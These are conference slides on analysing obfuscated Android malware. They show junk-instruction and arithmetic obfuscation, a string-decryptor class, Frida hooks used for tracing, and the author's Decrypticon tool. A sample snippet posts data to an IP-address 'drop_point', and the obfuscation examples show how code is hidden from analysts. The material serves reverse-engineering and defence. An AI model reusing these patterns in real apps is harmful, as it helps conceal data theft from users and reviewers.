

# Semi-Interactive Simplification of Hardened Android Malware



# Who Am I

Abdullah Joseph

Mobile Security Team Lead @ Adjust

- Research fraud prevention techniques
- Secure our open-source implementations
- Make sure we're up-to-date with the latest adfraud concepts

# Agenda

- Talk a bit about Software Protection
- Automating analysis
- Introduce Decrypticon
- Q&A

# Software Protection

# Life of a Malware Author


Your boss:

MAKE SOMETHING  
THAT WORKS AND IS  
UNDETECTABLE!

NOW GODDAMNIT  
NOW!!!



# Malware Is Detected All the Time



## SimBad: A Rogue Adware Campaign On Google Play

March 13, 2019



## New Android adware found in 200 apps on Google Play

Zack Whittaker

@zackwhittaker / 1 month ago



MENU



EU

**MUST READ:** [Microsoft makes Windows 10 1903 available on MSDN](#)

## Almost 150 million users impacted by new SimBad Android adware

SimBad adware found in 210 Android apps available on the official Google Play Store.



By [Catalin Cimpanu](#) for [Zero Day](#) | March 13, 2019 -- 13:00 GMT (13:00 GMT) | Topic: [Security](#)

# Actively-Developed & Dedicated Solutions



## Crushes cyberthreats. Restores confidence.

Traditional antivirus simply doesn't cut it anymore. Malwarebytes crushes the latest threats before others even recognize they exist.



*Snort 3.0 Beta Available...*

# SNORT®

Products & Services / Security /

## Cisco IOS Intrusion Prevention System (IPS)

### Stop the Spread of Attacks, Worms and Viruses

While it is common practice to defend against attacks by inspecting traffic at data centers and corporate headquarters, blocking malicious traffic at the branch office is also critical. Deploying router-based threat control at the branch, small business, or home office enables those locations to drop offending traffic as needed, stopping attacks at their point of entry.



### Video Data Sheet

Get a short and simple explanation of intrusion prevention systems. (5:48 min)

# Software Protection

(Obfuscation, binary hardening, anti-tampering)

Deals with the obscure techniques of deterring analysis and tampering with a binary

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(Obfuscation, binary hardening, anti-tampering)

Deals with the obscure techniques of deterring analysis and tampering with a binary

# Who Uses It

- Malware authors
- Stock-trading companies preventing their proprietary trading algorithms from being leaked when executed on the cloud or a client.
- Game companies preventing cracks for their games.
- Digital Rights Management: iTunes, Amazon Kindle, etc.
- Weapon manufacturers

# Who Uses It

*“**Embedded software** is at the core of **modern weapon systems**.  
AT (Anti-Tamper) provides protection of U.S. technologies against  
**exploitation via reverse engineering**. The purpose is to **add  
longevity** to critical technology by deterring efforts to reverse-engineer”*

-- U.S. Army solicitation 2012.2 (MDA12-006): <https://www.sbir.gov/node/372856>

Goal: Preserve Confidentiality,  
Integrity and Availability of data and  
algorithms

# Example #1

```
1. mov  EAX, 0
2. test EAX, EAX
3. jz   hello

4. hello:
   | // Moving on
```

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## Explanation

1. Move 0 to EAX
2. Test if EAX is 0
3. If so, jump to “hello”

# Example #1

```
1. mov  EAX, 0
2. test EAX, EAX
3. jz   hello
x. mov  EAX, EBX
y. sidt EBP-8
z. rdtsc

>4. hello:
   | // Moving on
```

# Example #1

```
1. mov  EAX, 0
2. test EAX, EAX
3. jz   hello
x. mov  EAX, EBX
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>4. hello:
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>4. hello:
   | // Moving on
```

## Explanation

1. Move 0 to EAX
2. Test if EAX is 0
3. If so, jump to “hello”

X, Y and Z are completely useless and could actually be broken instructions.

## Example #2

```
int foo(int A, int B, int C) {  
    | return (A | B) - C;  
}
```

foo(1, 2, 3) = ???

## Example #2

```
int foo(int A, int B, int C) {  
    | return (A | B) - C;  
}
```

foo(1, 2, 3) = ???

$$(1 | 2) - 3 = 0$$

# Example #2

```
int foo(int A, int B, int C) {
    int result;
    result = (((1438524315 + (((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) |
(-1478456685 * (1668620215 - A) - 2956783115)))) + A) - 1553572265)) + 1438524315 * ((2956783114 -
-1478456685 * (((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) | (-1478456685 *
(1668620215 - A) - 2956783115)))) + A) - 1553572265)) | (-1478456685 * (1668620215 - B) -
2956783115))) - ((1438524315 + (1668620215 - (((1438524315 + C) + 1438524315 * ((2956783114 -
-1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115)))) + A) - 1553572265))) +
1438524315 * ((2956783114 - -1478456685 * (1668620215 - (((1438524315 + C) + 1438524315 *
((2956783114 - -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115)))) + A) -
1553572265))) | (-1478456685 * B - 2956783115)))) + 1553572265;
    return -1478456685 * result - 2956783115;
}
```

# Example #2

```
int foo(int A, int B, int C) {  
    int result;  
    result = (((1438524315 + (((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) |  
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    -1478456685 * (((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) | (-1478456685 *  
    (1668620215 - A) - 2956783115))) + A) - 1553572265)) | (-1478456685 * (1668620215 - B) -  
    2956783115))) - ((1438524315 + (1668620215 - (((1438524315 + C) + 1438524315 * ((2956783114 -  
    -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115))) + A) - 1553572265))) +  
    1438524315 * ((2956783114 - -1478456685 * (1668620215 - (((1438524315 + C) + 1438524315 *  
    ((2956783114 - -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115))) + A) -  
    1553572265))) | (-1478456685 * B - 2956783115)))) + 1553572265;  
    return -1478456685 * result - 2956783115;  
}
```

`foo(1, 2, 3) = ???`

# Example #2

```
int foo(int A, int B, int C) {
    int result;
    result = (((1438524315 + (((1438524315 + C) + 1438524315 * ((2956783114 - -1478456685 * C) |
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((2956783114 - -1478456685 * C) | (-1478456685 * (1668620215 - A) - 2956783115)))) + A) -
1553572265))) | (-1478456685 * B - 2956783115)))) + 1553572265;
    return -1478456685 * result - 2956783115;
}
```

`foo(1, 2, 3) = ??? == 0`

Goal: make it  
functionally-equivalent but  
**harder** to analyze

# Automating Analysis

```
Map<String, String> params = new HashMap<>();
params.put("aaa", "bunnyfoofoo");
params.put("bbb", "foobunnyfoo");
params.put("ccc", "foofoobunny");

make_post_request(
    "http://104.248.143.167/drop_point",
    params
)
```

```
Map<String, String> params = new HashMap<>();
params.put("aaa", "bunnyfoofoo");
params.put("bbb", "foobunnyfoo");
params.put("ccc", "foofoobunny");

make_post_request(
    "http://104.248.143.167/drop_point",
    params
)
```

My goal was to **understand** the parameters that are sent in this POST request.

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
)
```

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
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params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
)
```

What about now?

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
)
```

What about now?

If we understand what `Cryptor.get()` does, we can still figure out what are the parameters

# Cryptor.get()

```
public final class Cryptor {
    private static char[] arr = new char[]{'\ucad9', '\ue9a1', '\u1a1c', '\u00a9', '\u591c', '\u9e7e',
'\u751c', '\u9cc9', '\u1191', '\ua7e5', '\uc09e', '\ueca5', '\u1119', '\uca65', '\u591e', '\u9a5c',
'\u5c00', '\u791a', '\u1ea1', '\u55d5', '\uccca', '\u70d1', '\u99e1', '\ucc97', '\u5a5c', '\uclae',
'\ue191', '\u177a', '\ucd1c', '\u5c51', '\u99ce', '\ueea9', '\u95d1', '\ucca9', '\u5199', '\uc711',
'\u9daa', '\uac9e', '\uc9c7', '\u5e50', '\uc571', 'e', '\ue915', '\u51c1', '\uc7e5', 'g', '\uaeee',
'\uc0e0', '\u5e59', '\u7c99', '\u05ec', '\u510c', '\ucaac', '\ud9cc', '\ueaaa', '\u101a', '\ua75c',
'\u9d05'};
    private static int field_99 = 0;
    private static int field_91 = 2;
    private static int field_92 = 4;

    private static String get(int var0, int var1, int var2) {
        while(var5 < var8) {
            var10000 = field_91 + 1;
            field_92 = var10000 % 128;
            if (var10000 % 2 == 0) {
            }

            var4[var5] = (char)((int)((long)arr[var9 + var5] ^ (long)var5 * field_90 ^ (long)var7));
            ++var5;
        }

        int var10000 = 2 % 2;
        char var7 = var0;
        int var8 = var1;
        int var9 = var2;
        char[] var4 = new char[var1];
        int var5 = 0;
        var10000 = field_92 + 99;
        field_91 = var10000 % 128;
        switch(var10000 % 2 != 0 ? 66 : 35) {
            case 35:
                default:
                    var10000 = 2 % 2;
                    break;
            case 66:
                var10000 = 5 * 3;
        }

        String var12 = new String(var4);
        int var10001 = field_91 + 49;
        field_92 = var10001 % 128;
        switch(var10001 % 2 == 0 ? 28 : 47) {
            case 28:
                default:
                    try {
                        var10001 = ((Object[])null).length;
                        return var12;
                    } catch (Throwable var11) {
                        throw var11;
                    }
            case 47:
                return var12;
        }
    }
}
```

# Cryptor.get() (1/3)

```
public final class Cryptor {
    private static char[] arr = new char[]{'\ucad9', '\ue9a1', '\u1a1c', '\u00a9', '\u591c', '\u9e7e',
'\u751c', '\u9cc9', '\u1191', '\ua7e5', '\ucd9e', '\ueca5', '\u1119', '\ucae5', '\u591e', '\u9a5c',
'\u5cc0', '\u791a', '\u1ea1', '\u55d5', '\uccca', '\u70d1', '\u9ec1', '\ucc97', '\ua5ac', '\uc1ae',
'\ue191', '\u177a', '\ucd1c', '\u5c51', '\u99ce', '\ueea9', '\u95d1', '\ucca9', '\u5199', '\uc711',
'\u9daa', '\uac9e', '\uc9c7', '\u5e50', '\uc571', 'e', '\ue915', '\u51c1', '\uc7e5', '8', '\uaeee',
'\uc0e0', '\u5e59', '\u7c99', '\u05ec', '\u510c', '\ucaac', '\ud9cc', '\ueaaa', '\u101a', '\ua75c',
'\u9d05'};
    private static int field_99 = 0;
    private static int field_91 = 2;
    private static int field_92 = 4;

    private static String get(int var0, int var1, int var2) {
        while(var5 < var8) {
            var10000 = field_91 + 1;
            field_92 = var10000 % 128;
            if (var10000 % 2 == 0) {
            }

            var4[var5] = (char)((int)((long)arr[var9 + var5] ^ (long)var5 * field_90 ^ (long)var7));
            ++var5;
        }
    }
}
```

## Cryptor.get() (2/3)

```
int var10000 = 2 % 2;
char var7 = var0;
int var8 = var1;
int var9 = var2;
char[] var4 = new char[var1];
int var5 = 0;
var10000 = field_92 + 99;
field_91 = var10000 % 128;
switch(var10000 % 2 != 0 ? 66 : 35) {
    case 35:
    default:
        var10000 = 2 % 2;
        break;
    case 66:
        var10000 = 5 * 3;
}
```

# Cryptor.get() (3/3)

```
String var12 = new String(var4);
int var10001 = field_91 + 49;
field_92 = var10001 % 128;
switch(var10001 % 2 == 0 ? 28 : 47) {
    case 28:
    default:
        try {
            var10001 = ((Object[])null).length;
            return var12;
        } catch (Throwable var11) {
            throw var11;
        }
    case 47:
        return var12;
}
}
```

# Cryptor.get() (3/3)

```
String var12 = new String(var4);
int var10001 = field_91 + 49;
field_92 = var10001 % 128;
switch(var10001 % 2 == 0 ? 28 : 47) {
  case 28:
  default:
    try {
      var10001 = ((Object[])null).length;
      return var12;
    } catch (Throwable var11) {
      throw var11;
    }
  case 47:
    return var12;
}
}
```

**Static analysis just died**

We need to find a  
dynamic way now

Like **Frida**

# FRIDA

[OVERVIEW](#)[DOCS](#)[NEWS](#)[CODE](#)[CONTACT](#)

Dynamic instrumentation  
toolkit for developers, reverse-  
engineers, and security  
researchers.

# Frida script #1: Trigger on each call to `Cryptor.get()`

```
Java.perform(function() {
  const clazz_cryptor = Java.use("com.afjoseph.test.Cryptor");
  const method_cryptor_get = clazz_cryptor["get"];

  // Hook at com.afjoseph.test.Cryptor
  method_cryptor_get.implementation = function(arg1, arg2, arg3) {
    console.log(`\n*** Called Cryptor.get()`);

    // Call the real implementation
    const retval = method_cryptor_get.apply(this, arguments);

    // Record the arguments and retval
    console.log(`arg1:${arg1} | arg2:${arg2} | arg3:${arg3}`);
    console.log(`retval:${retval}`);

    return retval;
  };
});
```



# Frida script #1 results

```
$ frida -U -f com.afjoseph.test \  
-l agent.js
```

```
*** Called Cryptor.get()  
*** Called Cryptor.get()
```

Cryptor.get() triggered 10 times.

That's **7 times** more than what I wanted.

This means I have to investigate 7 other locations.

## Next step?

```
Map<String, String> params = new HashMap<>();
params.put("aaa", Cryptor.get(100, 200, 300));
params.put("bbb", Cryptor.get(99, 211, 300));
params.put("ccc", Cryptor.get(23212, 11, 300));

make_post_request(
    "http://104.248.143.167/drop_point",
    params
)
```

The calls we care about have distinct numbers, right?

Maybe we can trace the call stack and just look at those numbers

## Frida script #2: Print call stack for each call to `Cryptor.get()`

```
Java.perform(function() {
  const clazz_cryptor = Java.use(`com.afjoseph.test.Cryptor`);
  const method_cryptor_get = clazz_cryptor[`get`];

  method_cryptor_get.implementation = function(arg1, arg2, arg3) {
    console.log(
      JSON.stringify(
        get_caller_info()
      )
    );

    return method_cryptor_get.apply(this, arguments);
  };
});
```

## Frida script #2 Results (cropped for readability)

```
$ frida -U -f com.afjoseph.test \  
-l agent.js  
  
*** Called Cryptor.get()  
*** {"class": "com.afjoseph.test.Cryptor",  
      "method": "get",  
      "file": "", "line": "1" }  
*** Called Cryptor.get()  
*** {"class": "com.afjoseph.test.Cryptor",  
      "method": "get",  
      "file": "", "line": "1" }  
*** Called Cryptor.get()  
*** {"class": "com.afjoseph.test.Cryptor",  
      "method": "get",  
      "file": "", "line": "1" }  
*** Called Cryptor.get()  
*** {"class": "com.afjoseph.test.Cryptor",  
      "method": "get",  
      "file": "", "line": "1" }  
...  
...
```

All calls have the same  
line

## Disassembled Smali (cropped for readability)

**.line 1**

```
const/16 v1, 0x1e
```

```
const/16 v2, 0x14
```

**.line 1**

```
const/16 v3, 0x64
```

```
invoke-static {v1, v2, v3},  
    Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

**.line 1**

```
const/16 v2, 0xc8
```

```
const/16 v4, 0x12c
```

```
invoke-static {v3, v2, v4},  
    Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

All calls have the same  
line

This is actually a  
common obfuscation  
technique

# Stack trace lines are just debug symbols. As long as they are not less than 1, they can be anything

`debug_info_item`

referenced from `code_item`

appears in the data section

alignment: none (byte-aligned)

Each `debug_info_item` defines a DWARF3-inspired byte-coded state machine that, when interpreted, emits the positions table and (potentially) the local variable information for a `code_item`. The sequence begins with a variable-length header (the length of which depends on the number of method parameters), is followed by the state machine bytecodes, and ends with an `DBG_END_SEQUENCE` byte.

The state machine consists of five registers. The `address` register represents the instruction offset in the associated `insns_item` in 16-bit code units. The `address` register starts at 0 at the beginning of each `debug_info` sequence and must only monotonically increase. The `line` register represents what source line number should be associated with the next positions table entry emitted by the state machine. It is initialized in the sequence header, and may change in positive or negative directions but must never be less than 1. The

# Next step?

- Now, we're faced with an issue: we have no way of knowing which `Cryptor.get()` instance is called and where it is.
- We can do a static analysis of the code and replace call instances based on argument values. That's what [DexOracle](#) does.
- We can also parse the APK and “**reline**” it ourselves, which would allow us to execute it without this restriction.

# Ideal Situation

```
const/16 v1, 0x64
const/16 v2, 0xc8
const/16 v3, 0x12c
>>> DECRYPTICON:: get(100, 200, 300) = "bunnyfoofoo"
invoke-static {v1, v2, v3},
    Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

```
const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
    Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

```
const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofbunny"
invoke-static {v1, v2, v3},
    Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

Ideally, I'd be able to:

- Run the codebase
- Monitor specific functions
- Annotate their execution flow in the disassembled code

Demo

# Decrypticon

A Java-layer Android Simplifier

<https://github.com/afjoseph/decrypticon>

- Tool I made to tackle a very specific problem: **layered Java obfuscation**

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- **Parse** an APK and reline it

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- Tool I made to tackle a very specific problem: **layered Java obfuscation**
- **Parse** an APK and reline it
- **Execute** the APK under an emulator

# Decrypticon

A Java-layer Android Simplifier

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- Tool I made to tackle a very specific problem: **layered Java obfuscation**
- **Parse** an APK and reline it
- **Execute** the APK under an emulator
- **Annotate** the resultant codebase

Totally useless info, but  
“**Reline**” is a word \o/

# reline verb



Save Word

re·line | \ (,)rē-'līn  \

relined; relining; relines

## Definition of *reline*

*transitive verb*

: to put new lines on or a new lining in

<https://www.merriam-webster.com/dictionary/reline>

# Why make a tool?

- It started as a simple script that changes all line numbers to sequential ones
  - Not trivial since each line can have multiple invocations to the same cryptor
- And another script to automatically launch a new emulator, download Frida and hook it to a bunch of specific functions
- And I had to manually take the output of each invocation and paste it in the code as comments
- And I had to do this for almost 1,000+ invocations...

# Future

- I'd love to include **more** simplification techniques
- Move to **native** layer
- Use a **symbex** tool as a backend (Angr or Miasm)
- Goal remains the same: understand what a **single operation** does with no distractions

# What I'd like

- For now, do share your experiences with me
- Contribute to the project

# Similar work

- [Simplify](#)
  - This is an entire Android virtual machine that fetches instructions and executes them in a seamless and clear way. It doesn't run dynamically, though.
- [DexOracle](#)
  - Decrypton is a lot similar to this project, which statically analyzes the codebase and uses heuristics to determine the function arguments. It fails if there are multiple layers of obfuscation that hides this information, though
- [DexHunter](#)
  - Focuses specifically on packed malware

# Abdullah Joseph

Reach me @

[@MalwareCheese](https://twitter.com/MalwareCheese)

<https://MalwareCheese.com> (*slides are here*)

Decrypticon repo:

<https://github.com/afjoseph/decrypticon>



We are hiring!

